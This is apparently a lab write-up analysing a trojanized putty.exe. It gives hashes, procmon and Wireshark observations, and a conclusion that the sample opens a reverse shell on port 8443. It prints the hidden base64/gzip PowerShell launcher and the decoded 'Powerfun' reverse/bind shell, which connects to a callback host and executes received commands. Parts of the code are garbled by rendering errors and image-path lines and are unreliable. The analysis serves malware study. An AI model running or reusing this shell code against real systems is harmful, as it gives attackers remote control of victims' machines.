Putty.exe challenge

Putty.exe challenge

Hashes
SHA256==>0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe

MD5==>334a10500feb0f3444bf2e86ab2e76da *putty.exe

Static Analysis

Floss
Lot of strings were there hard to find the malicious strings

Dynamic analysis
When viewd from procmon this command was used
`powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(, [System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')), [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"`

Above its an encoded command in base64 after decoding it we get a script like this
`# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{

$wc = New-Object -TypeName Net.WebClient
$wc.UseDefaultCredentials = $true
$wc.Proxy.Credentials = $wc.Credentials

KaTeX parse error: Expected 'EOF', got '}' at position 4: wc }_function power…

Command,
[String]$Sslcon, [String]Download
)
Process {
$modules = @()if(Command -eq "bind")
{
$listener = [System.Net.Sockets.TcpListener]8443
$listener.start()
$client =

KaTeX parse error: Expected 'EOF', got '}' at position 32: …cpClient() }_if (


Command -eq "reverse")
{
$client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
}

```
$stream = $client.GetStream()

if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,
({$True} -as [Net.Security.RemoteCertificateValidationCallback]))

$sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
    $stream = $sslStream
}

[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running
as user " + $env:username + " on " + $env:computername + "`nCopyright (C)
2015 Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
```

```
        (Get-Webclient).DownloadString($module)|Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}

}
```


powerfun -Command reverse -Sslcon true`

Wireshark on host




tried DNS:bonus2.corporatebonusapplication.local


Wireshark on host with inetsim running:



Call back port is 8443

powershell was running on port 8443 viewed through tcpview





when we make host as DNS server it tries to talk to it but since inetsim doesn't have a legitimate certificate for our DNS `tsl` doesn't allow the connection so we end up getting garbage value {tsl:-transport layer security ,checks for everything}

Conclusion

Trying to get a revershell on 8443 port